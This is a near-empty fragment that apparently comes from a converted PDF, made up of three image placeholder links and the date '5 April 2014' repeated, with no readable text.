



5 April 2014

5 April 2014




5 April 2014

